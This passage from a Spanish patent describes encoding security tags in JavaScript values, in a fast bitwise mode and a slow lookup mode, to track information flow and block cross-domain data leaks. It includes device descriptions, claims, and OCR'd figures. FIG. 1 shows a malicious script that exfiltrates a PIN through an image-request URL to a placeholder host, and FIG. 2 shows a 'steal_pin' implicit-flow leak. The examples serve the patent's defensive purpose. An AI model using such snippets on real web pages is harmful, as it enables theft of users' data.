[0037] En un aspecto, el valor de la etiqueta de la etiqueta que identifica los valores asociados con más de un dominio puede calcularse utilizando una operación OR lógica. Antes de que se envíe cualquier solicitud a través de la red, varios aspectos pueden comprobar si se permite que la información se envíe a ese dominio o si se produjo una violación de seguridad. Las etiquetas de ese valor pueden compararse y los resultados de esa comparación pueden usarse para decidir si la solicitud de envío debe permitirse.

[0038] Los diversos aspectos evitan que las aplicaciones de los clientes filtren información. Las etiquetas de propagación pueden conllevar la deformación de etiquetas (explosión de etiquetas) en el que cada valor está etiquetado con todas las etiquetas posibles. En un aspecto, JavaScript® se ejecuta de manera tal que no se produce un arrastre de etiquetas y/o no afecta el rendimiento. En un aspecto, las fugas de información que se basan en canales de tiempo pueden ignorarse.

[0039] La FIG. 7 ilustra un procedimiento de aspecto 700 para usar valores de múltiples niveles etiquetados de manera eficiente para bloquear la fuga de datos corruptos a un servidor o un tercero. Como se analizó anteriormente con referencia a las FIGs. 4A-B, los bits x (por ejemplo, los bytes 2-3, los bytes 2-5) pueden almacenar información de etiqueta que codifica de manera eficiente la información de etiqueta de dominio de origen para el valor de lenguaje. Como también se analizó anteriormente, en diversos aspectos, las etiquetas y los valores pueden codificarse en múltiples niveles. El uso de múltiples niveles permite la codificación de las etiquetas en los valores de JavaScript para el rastreo del flujo de información dividiendo las etiquetas en dos o más modos (por ejemplo, un modo rápido, un modo lento, etc.), simplificando en gran medida la identificación de los valores de lenguaje que incluyen información obtenida de otros scripts.

[0040] Haciendo referencia a la FIG. 7, en el bloque 702, las etiquetas de lenguaje se pueden codificar en los valores de lenguaje en dos modos: un modo rápido que codifica todas las etiquetas como un bit caliente en el propio valor; y un modo lento que codifica las etiquetas como una referencia a un valor almacenado en otra ubicación de memoria. En el bloque 704, se puede reservar un bit para indicar si se va a usar el primer modo (por ejemplo, "modo rápido") o el segundo modo (por ejemplo, "modo lento"). Por ejemplo, en una configuración en la que 16 bits (por ejemplo, los bytes 2-3) se reservan para almacenar información de etiqueta (por ejemplo, la FIG. 4A), el 16.º bit puede reservarse para indicar si debe utilizarse el primer modo (por ejemplo, "modo rápido") o el segundo modo (por ejemplo," modo lento "). En el bloque de determinación 706, se determina si el bit reservado indica que se seleccionó el modo rápido. Si se determina que se selecciona el modo rápido (es decir, el bloque de determinación 706 = "Sí"), en el bloque 708, el resto de los bits se identifican como codificados en el propio valor y las operaciones de identificación se pueden realizar utilizando un simple operación OR en modo bit a bit. Si se determina que el modo lento está seleccionado (es decir, el bloque de determinación 706 = "No"), en el bloque 710, el resto de los bits se pueden identificar como codificados utilizando una técnica genérica para administrar las etiquetas. Por ejemplo, en una configuración en la que 16 bits (por ejemplo, los bytes 2-3) se reservan para almacenar información de etiqueta (por ejemplo, la FIG. 4A), cuando un 16.º script accede a un valor de otro script, ya no hay espacio. para almacenar los valores de la etiqueta (es decir, el DValue se queda sin bits reservados para la información de la etiqueta) y los valores de la etiqueta deben codificarse en el modo lento para almacenar índices que pueden usarse como claves en una estructura de datos del administrador de etiquetas que almacena la información real de la etiqueta.

[0041] En un aspecto, el administrador de etiquetas puede configurarse de tal manera que la etiqueta sea un índice en una matriz, que puede ser tan grande como sea necesario para almacenar más información de etiquetas. De esta manera, se puede soportar un gran número de scripts, mientras que, al mismo tiempo, se mejora la velocidad considerablemente para cada valor de JavaScript que no contiene un número suficientemente grande de scripts de comunicación cruzada (por ejemplo, 15 scripts o menos en el ejemplo anterior) para que los valores se almacenen en un modo lento, permitiendo que las operaciones de identificación se realicen utilizando una simple operación OR a nivel de bits.

[0042] Los diversos aspectos parten de las soluciones de seguridad convencionales, que en general se centran en asegurar las comunicaciones entre los diferentes scripts que se ejecutan para detener los scripts entre sitios. Los

diversos aspectos permiten que JavaScript® malicioso se ejecute localmente, pero evita que el código malicioso envíe información a un sitio principal. Los diversos aspectos también se alejan de las metodologías de rastreo de flujo de información existentes al codificar etiquetas y valores de JavaScript en múltiples niveles, lo cual permite la codificación de etiquetas de JavaScript como un bit caliente en un valor de JavaScript en sí mismo. Esto reduce en gran medida la complejidad, mejora la eficiencia y permite que los diversos aspectos se implementen en entornos informáticos restringidos, todo sin afectar a la experiencia del usuario. Los diversos aspectos equilibran la complejidad de funcionamiento, la capacidad de almacenamiento y los tiempos de acceso asociados de sobrecarga para mejorar en gran medida el rendimiento general.

[0043] Los aspectos pueden implementarse en cualquiera de una variedad de dispositivos informáticos, tales como dispositivos informáticos móviles, tales como teléfonos celulares multifuncionales y ordenadores personales. Los aspectos pueden ser particularmente útiles en dispositivos informáticos con recursos y/o capacidades de procesamiento relativamente limitados que pueden beneficiarse de los ahorros de rendimiento.

[0044] Los componentes y módulos de ejemplo de un aspecto no limitativo, a modo de ejemplo, de tal dispositivo informático 800 se ilustran en la FIG. 8. Un dispositivo informático 800 puede incluir una placa de circuitos 880 de componentes electrónicos, algunos o todos los cuales pueden integrarse en un sistema en chip, que incluye un procesador de control 801 acoplado a la memoria 802. El procesador de control 801 también puede estar acoplado a un procesador de señales digitales 811 y/o un procesador de señales analógicas 821, que también pueden estar acoplados entre sí. En algunos aspectos, el procesador de control 801 y un procesador de señal digital 811 pueden ser el mismo componente o pueden estar integrados en el mismo chip procesador. Un controlador de pantalla 833 y un controlador de pantalla táctil 843 pueden estar acoplados al procesador de control 801 y a una pantalla o una pantalla táctil 803 dentro o conectados al dispositivo informático 800.

[0045] El procesador de control 801 también se puede acoplar a la memoria extraíble 822 (por ejemplo, una memoria SD o una tarjeta SIM en el caso de dispositivos informáticos móviles) y/o a la memoria externa 804, como una o más de una unidad de disco, una unidad de CD, y una unidad de DVD. El procesador de control 801 también se puede acoplar a un controlador de bus serie universal (USB) 812 que se acopla a un puerto USB 814. Además, una fuente de alimentación 870 se puede acoplar a la placa de circuitos 880 a través del controlador USB 812 o a través de diferentes conexiones eléctricas para proporcionar alimentación (por ejemplo, alimentación de CC) a los diversos componentes electrónicos.

[0046] El procesador de control 801 también puede estar acoplado a un codificador de vídeo 834, por ejemplo, un codificador de línea alterna de fase (PAL), un codificador de color secuencial con memoria (SECAM) o un codificador del comité nacional de sistema(s) de televisión (NTSC). Además, el codificador de vídeo 834 puede estar acoplado a un amplificador de vídeo 836 que puede estar acoplado al codificador de vídeo 834 y a la pantalla o pantalla táctil 803. Además, un puerto de vídeo 838 se puede acoplar al amplificador de vídeo 836 para permitir la conexión del dispositivo informático 800 a un monitor externo, televisor u otra pantalla (no mostrada).

[0047] En algunos aspectos, en particular los dispositivos informáticos móviles, el procesador de control 801 puede estar acoplado a un transceptor de radiofrecuencia (RF) 805, tal como a través de un procesador de señales analógicas 821. El transceptor de RF 805 puede estar acoplado a una antena de RF 804 para transmitir y recibir señales de RF. El transceptor de RF 805 puede configurarse para transmitir y recibir señales de comunicación de uno o más protocolos de comunicación inalámbrica diferentes que incluyen, por ejemplo, teléfono celular (por ejemplo, G-3, UMTS, CDMA, etc.), WiFi, WiMax y BlueTooth.

[0048] El procesador de control 801 también puede estar acoplado a una tarjeta de red 806 que puede estar acoplada a un conector de red 816 y/o al transceptor de RF 805 y configurarse para permitir las comunicaciones a través de una red externa (por ejemplo, redes de área local, Internet, una intranet, redes WiFi, redes BlueTooth, red de área personal (PAN), etc.). La tarjeta de red 806 puede tener la forma de un chip o tarjeta independiente, o puede implementarse como parte del procesador de control 801 o el transceptor de RF 805 (o ambos) como un chip de comunicación de solución completa.

[0049] Se pueden acoplar varios dispositivos analógicos al procesador de control 801 a través del procesador de señales analógicas 821, tal como un teclado 808 como se muestra en la FIG. 8. En otras implementaciones, un teclado o panel táctil puede incluir su propio procesador, de modo que la interfaz con el procesador de control 801 pueda realizarse a través de una conexión directa (no se muestra), a través de una conexión de red (por ejemplo, a través de la tarjeta de red) o a través del puerto USB 814.

[0050] En algunas implementaciones, una cámara digital 848 puede acoplarse al procesador de control 801. En un aspecto a modo de ejemplo, la cámara digital 848 puede ser una cámara de dispositivo de acoplamiento de carga (CCD) o una cámara de semiconductor de óxido de metal complementario (CMOS). La cámara digital 848 puede estar integrada en el dispositivo informático 800 o acoplarse al dispositivo mediante un cable externo.

[0051] En algunas implementaciones, un CODEC 850 de audio (por ejemplo, un CODEC estéreo) puede acoplarse al procesador de señales analógicas 821 y configurarse para enviar señales de sonido a uno o más altavoces 854 a

través de un amplificador de audio 852. El CODEC de audio 850 también se puede acoplar a un amplificador de micrófono 856 que se puede acoplar a un micrófono 858 (por ejemplo, a través de un conector de micrófono). Un conector para auriculares 859 también puede estar acoplado al CODEC de audio 850 para emitir audio a los auriculares.

[0052] En algunas implementaciones, el dispositivo informático 800 puede incluir un circuito receptor de RF 860 separado que se puede acoplar a una antena 862 para recibir señales de comunicación inalámbrica de radiodifusión. El circuito receptor 860 puede configurarse para recibir señales de televisión de radiodifusión y proporcionar señales recibidas al DSP 811 para su procesamiento. En algunas implementaciones, el circuito receptor 860 puede configurarse para recibir señales de radio FM, en cuyo caso las señales recibidas pueden pasarse al CODEC de audio 850 para su procesamiento.

[0053] En un aspecto, las instrucciones ejecutables por procesador para llevar a cabo una o más de las operaciones de procedimiento descritas anteriormente pueden almacenarse en la memoria interna 802, la memoria extraíble 822 y/o la memoria no volátil 804 (por ejemplo, como en un disco duro, unidad de CD, u otro almacenamiento accesible a través de una red). Estas instrucciones ejecutables por procesador pueden ser ejecutadas por procesador de control 801 para realizar los procedimientos descritos en el presente documento.

[0054] Un ejemplo de un dispositivo informático móvil se ilustra en la FIG. 9, y un ejemplo de un ordenador portátil se ilustra en la FIG. 10. Los dispositivos informáticos móviles típicos 900 tendrán en común los componentes ilustrados en la FIG. 9. Por ejemplo, los dispositivos informáticos móviles 900 pueden incluir un procesador 901 acoplado a la memoria interna 902, y un dispositivo/pantalla de entrada de superficie táctil 903. La pantalla táctil 903, tal como una pantalla táctil de detección resistiva, una pantalla táctil de detección capacitiva, una pantalla táctil de detección infrarroja, una pantalla táctil de detección acústica/piezoeléctrica, o similares. Los diversos aspectos no se limitan a ningún tipo particular de tecnología de pantalla táctil 903 o panel táctil. Adicionalmente, el dispositivo informático 900 puede tener una antena 904 para enviar y recibir radiación electromagnética que se conecta a un enlace de datos inalámbrico y/o un transceptor de telefonía móvil 905 acoplado al procesador 901. Los dispositivos informáticos 900 también pueden incluir botones físicos 908 para recibir entradas de usuario.

[0055] Si bien los diversos aspectos pueden proporcionar mejoras significativas en el rendimiento de los dispositivos informáticos móviles, otras formas de dispositivos informáticos, incluidos los ordenadores personales y portátiles, también pueden beneficiarse del análisis previo de los scripts de lenguaje dinámico. Tales dispositivos informáticos incluyen típicamente los componentes ilustrados en la FIG. 10 que ilustra un ejemplo de ordenador portátil personal 1000. Dicho ordenador personal 1000 incluye en general un procesador 1001 acoplado a la memoria volátil 1002 y una memoria no volátil de gran capacidad, tal como un disco duro 1003. El ordenador 1000 también puede incluir una unidad de disco compacto (CD) y/o una unidad de DVD 1004 acoplada al procesador 1001. El dispositivo informático 1000 también puede incluir una serie de puertos de conexión acoplados al procesador 901 para establecer conexiones de datos o recibir dispositivos de memoria externa, como un circuito de conexión de red 1005 para acoplar el procesador 901 a una red. El ordenador 1000 puede estar acoplado además a un teclado 1008, a un dispositivo señalador tal como un ratón 1010, y a una pantalla 1009 como es bien conocido en el área de la informática.

[0056] El procesador 901, 1001 puede ser cualquier microprocesador, microordenador o chip o chips de procesador múltiples programables que puedan configurarse mediante instrucciones de software (aplicaciones) para realizar una diversidad de funciones, incluyendo las funciones de los diversos aspectos descritos en el presente documento. En algunos dispositivos móviles, pueden proporcionarse múltiples procesadores 901, 1001, tales como un procesador dedicado a funciones de comunicación inalámbrica y un procesador dedicado a la ejecución de otras aplicaciones. Típicamente, las aplicaciones de software pueden almacenarse en la memoria interna 902, 1002 antes de accederse a las mismas y cargarse en el procesador 901, 1001. En algunos dispositivos móviles, el procesador 901, 1001 puede incluir una memoria interna suficiente para almacenar las instrucciones del software de aplicación. En algunos dispositivos móviles, la memoria segura puede estar en un chip de memoria independiente acoplado al procesador 901, 1001. La memoria interna 902, 1002 puede ser una memoria volátil o no volátil, tal como memoria flash, o una mezcla de ambas. Para esta descripción, una referencia general a la memoria se refiere a toda memoria accesible por procesador 901, 1001, incluyendo una memoria interna 902, 1002, una memoria extraíble conectada al dispositivo móvil y una memoria en el propio procesador 901, 1001.

[0057] Las descripciones de procedimiento anteriores y los diagramas de flujo de procesos se proporcionan simplemente como ejemplos ilustrativos y no pretenden requerir o implicar que los bloques de los diversos aspectos deben realizarse en el orden presentado. Como apreciará un experto en la técnica, el orden de los pasos en los aspectos anteriores pueden ser cualquier orden. Palabras tales como «a continuación», «entonces», «seguidamente», etc. no pretenden limitar el orden de los bloques, sino que se utilizan simplemente para guiar al lector a través de la descripción de los procedimientos. Además, ninguna referencia en singular a elementos de las reivindicaciones, por ejemplo, mediante los artículos «un», «una», «el» o «la» debe interpretarse como limitación del elemento al singular.

[0058] Los diversos bloques lógicos, módulos, circuitos y pasos de algoritmo ilustrativos, descritos en relación con los aspectos divulgados en el presente documento, pueden implementarse como hardware electrónico, software informático o combinaciones de ambos. Para ilustrar claramente esta intercambiabilidad de hardware y software,

anteriormente se han descrito, en general, diversos componentes, bloques, módulos, circuitos y pasos ilustrativos en términos de su funcionalidad. Que dicha funcionalidad se implemente como hardware o software depende de la aplicación particular y de las restricciones de diseño impuestas en el sistema global. Los expertos en la técnica pueden implementar la funcionalidad descrita de formas diversas para cada aplicación particular, pero no debería interpretarse que dichas decisiones de implementación suponen apartarse del alcance de la presente invención.

[0059] El hardware usado para implementar las diversas lógicas, bloques lógicos, módulos y circuitos ilustrativos descritos en relación con los aspectos divulgados en el presente documento pueden implementarse o realizarse con un procesador de uso general, un procesador de señales digitales (DSP), un circuito integrado específico de la aplicación (ASIC), una matriz de puertas programables in situ (FPGA) u otro dispositivo de lógica programable, lógica discreta de puerta o transistor, componentes de hardware discretos o cualquier combinación de los mismos diseñada para realizar las funciones descritas en el presente documento. Un procesador de propósito general puede ser un microprocesador pero, de forma alternativa, el procesador puede ser cualquier procesador, controlador, microcontrolador o máquina de estados convencional. Un procesador también puede implementarse como una combinación de dispositivos informáticos, por ejemplo, una combinación de un DSP y un microprocesador, una pluralidad de microprocesadores, uno o más microprocesadores junto con un núcleo de DSP o cualquier otra configuración de este tipo. De forma alternativa, unos circuitos que son específicos de una función determinada pueden realizar algunos pasos o procedimientos.

[0060] En uno o más aspectos a modo de ejemplo, las funciones descritas pueden implementarse en hardware, software, firmware o cualquier combinación de estos. Si se implementan en software, las funciones pueden almacenarse o transmitirse como una o más instrucciones o código en un medio no transitorio legible por ordenador o en un medio de almacenamiento legible por procesador. Los pasos de un procedimiento o algoritmo divulgados en el presente documento pueden realizarse en un módulo de software ejecutable por un procesador que pueda residir en un medio de almacenamiento no transitorio legible por ordenador o en un medio de almacenamiento legible por procesador. Los medios no transitorios legibles por ordenador y legibles por procesador pueden ser cualquier medio de almacenamiento disponible al que pueda accederse mediante un ordenador o un procesador de un dispositivo informático. A modo de ejemplo, y no de limitación, dichos medios legibles por ordenador o legibles por procesador pueden comprender RAM, ROM, EEPROM, CD-ROM u otros dispositivos de almacenamiento en disco óptico, almacenamiento en disco magnético u otros dispositivos de almacenamiento magnético, o cualquier otro medio que pueda utilizarse para transportar o almacenar un código de programa deseado en forma de instrucciones o estructuras de datos y al que pueda accederse mediante un ordenador o un procesador de un dispositivo informático. El término disco, como se utiliza en el presente documento, incluye el disco compacto (CD), el disco láser, el disco óptico, el disco versátil digital (DVD), el disco flexible y el disco Blu-ray, de los cuales el disco flexible habitualmente reproduce datos de magnéticamente, mientras que el resto de discos reproducen datos ópticamente con láseres. Las combinaciones de lo anterior también deberían incluirse dentro del alcance de los medios legibles por ordenador no transitorios. Adicionalmente, las operaciones de un procedimiento o algoritmo pueden residir como uno o como cualquier combinación o conjunto de códigos y/o instrucciones en un medio no transitorio legible por procesador y/o en un medio no transitorio legible por ordenador, que puedan incorporarse a un producto de programa informático.

[0061] La anterior descripción de los aspectos divulgados se proporciona para permitir que cualquier experto en la materia realice o use la presente invención. Diversas modificaciones de estos aspectos resultarán inmediatamente evidentes para los expertos en la técnica, y los principios genéricos definidos en el presente documento pueden aplicarse a otros aspectos sin apartarse del alcance de la invención. Por lo tanto, la presente invención no pretende limitarse a los aspectos mostrados en el presente documento, sino que se le ha de conceder el alcance más amplio coherente con las reivindicaciones adjuntas.

REIVINDICACIONES

1. Un procedimiento para codificar etiquetas de seguridad en un valor de lenguaje dinámico, que comprende:

asignar una cantidad de bits en el valor del lenguaje dinámico (400, 450) para almacenar etiquetas codificadas;

reservar un bit en los bits asignados para indicar si las etiquetas de seguridad están codificadas en un primer modo o un segundo modo; y

etiquetar el valor del lenguaje dinámico con etiquetas de seguridad que identifican un dominio de origen, las etiquetas de seguridad que están codificadas en el primer modo o el segundo modo,

en el que etiquetar el valor del lenguaje dinámico con etiquetas de seguridad que identifican un dominio de origen comprende codificar las etiquetas del lenguaje dinámico en el primer modo cuando el número de scripts que acceden a la información de los scripts que se originan en otros dominios es menor que el número de bits asignados.

2. El procedimiento según la reivindicación 1, que comprende además:

determinar si el bit reservado indica que el primer modo o el segundo modo está seleccionado;

identificar una etiqueta de seguridad que está codificada como un bit caliente y realizar una operación OR a nivel de bits cuando se determina que el bit reservado indica que se seleccionó el primer modo; e

identificar la etiqueta de seguridad como una referencia en una estructura de datos del administrador de etiquetas que almacena la información real de la etiqueta y realizar operaciones de lectura de memoria cuando se determina que el bit reservado indica que se seleccionó el segundo modo.

3. El procedimiento según la reivindicación 1, en el que el procedimiento se implementa utilizando un lenguaje dinámico o de scripts seleccionado de un grupo que se compone de los lenguajes Java®, JavaScript®, ActionScript®, DART®, PHP, Python®, Ruby, PERL, Scala, Erlang, Candle y .NET.

4. Un dispositivo informático, que comprende:

medios para asignar una cantidad de bits en un valor de lenguaje dinámico (400,450) para almacenar etiquetas codificadas;

medios para reservar un bit en los bits asignados para indicar si las etiquetas de seguridad están codificadas en un primer modo o un segundo modo; y

medios para etiquetar el valor del lenguaje dinámico con etiquetas de seguridad que identifican un dominio de origen, las etiquetas de seguridad que están codificadas en el primer modo o en el segundo modo,

en el que los medios para etiquetar el valor del lenguaje dinámico con etiquetas de seguridad que identifican un dominio de origen comprenden medios para codificar las etiquetas del lenguaje dinámico en el primer modo cuando el número de scripts que acceden a la información de los scripts que se originan en otros dominios es menor que el número de bits asignados.

5. El dispositivo informático según la reivindicación 4, que comprende adicionalmente:

medios para determinar si el bit reservado indica que el primer modo o el segundo modo están seleccionados;

medios para identificar una etiqueta de seguridad que está codificada como un bit caliente y realizar una operación OR a nivel de bits cuando se determina que el bit reservado indica que se seleccionó el primer modo; y

medios para identificar la etiqueta de seguridad como una referencia en una estructura de datos del administrador de etiquetas que almacena la información real de la etiqueta y realizar operaciones de lectura de memoria cuando se determina que el bit reservado indica que se seleccionó el segundo modo.

6. El dispositivo informático según la reivindicación 4, en el que los medios para asignar una cantidad de bits en un valor de lenguaje dinámico comprenden medios para asignar una cantidad de bits en un lenguaje seleccionado de un grupo que se compone de los lenguajes Java®, JavaScript®, ActionScript®, DART®, PHP , Python®, Ruby, PERL, Scala, Erlang, Candle y .NET.

7. Un medio de almacenamiento no transitorio legible por ordenador que tiene almacenadas en el mismo instrucciones de software ejecutables por procesador configuradas para hacer que un procesador realice operaciones para codificar etiquetas de seguridad en un valor de lenguaje dinámico, comprendiendo las operaciones:

asignar una cantidad de bits en el valor del lenguaje dinámico (400, 450) para almacenar etiquetas codificadas;

reservar un bit en los bits asignados para indicar si las etiquetas de seguridad están codificadas en un primer modo o un segundo modo; y

etiquetar el valor del lenguaje dinámico con etiquetas de seguridad que identifican un dominio de origen, las etiquetas de seguridad que están codificadas en el primer modo o el segundo modo,

en el que las instrucciones de software ejecutables por procesador almacenadas están configuradas para hacer que un procesador realice operaciones tales que el etiquetado del valor del lenguaje dinámico con etiquetas de seguridad que identifican un dominio de origen comprende la codificación de las etiquetas del lenguaje dinámico en el primer modo cuando el número de scripts que acceden a la información de los scripts que se originan en otros dominios es menor que el número de bits asignados.

8. El medio de almacenamiento no transitorio legible por ordenador según la reivindicación 7, en el que las instrucciones de software ejecutables por procesador almacenadas están configuradas para hacer que un procesador realice operaciones que comprenden además:

determinar si el bit reservado indica que el primer modo o el segundo modo está seleccionado;

identificar una etiqueta de seguridad que está codificada como un bit caliente y realizar una operación OR a nivel de bits cuando se determina que el bit reservado indica que se seleccionó el primer modo; e

identificar la etiqueta de seguridad como una referencia en una estructura de datos del administrador de etiquetas que almacena la información real de la etiqueta y realizar operaciones de lectura de memoria cuando se determina que el bit reservado indica que se seleccionó el segundo modo.

9. El medio de almacenamiento no transitorio legible por ordenador según la reivindicación 7, en el que las instrucciones de software ejecutables por procesador almacenadas están configuradas para hacer que un procesador realice operaciones tales que asignar un número de bits en el valor del lenguaje dinámico comprende asignar un número de bits en un lenguaje seleccionado de un grupo que se compone de los lenguajes Java®, JavaScript®, ActionScript®, DART®, PHP, Python®, Ruby, PERL, Scala, Erlang, Candle y .NET.


100
Sitio amistoso
Sitio del atacante
102
112
benigno.js
malicioso.js
120
104
var pin = 12; // creado desde el sitio amistoso
var evil = 0; // creado desde el sitio del atacante
106
evil += pin;
108
window.getElementById("myimage").src =
"http//….somimage.jpg?num="+evil
110
GET http//… someimage.jpg?num=24

FIG. 1


202
var pub = undefined;
if (secret)
{
pub = true;
}
else
{
pub = false;
}
204
function steal_pin()
{
for (var i=0; i<10000; i++)
{
if (i == pin) break;
}
return i;
}

FIG. 2

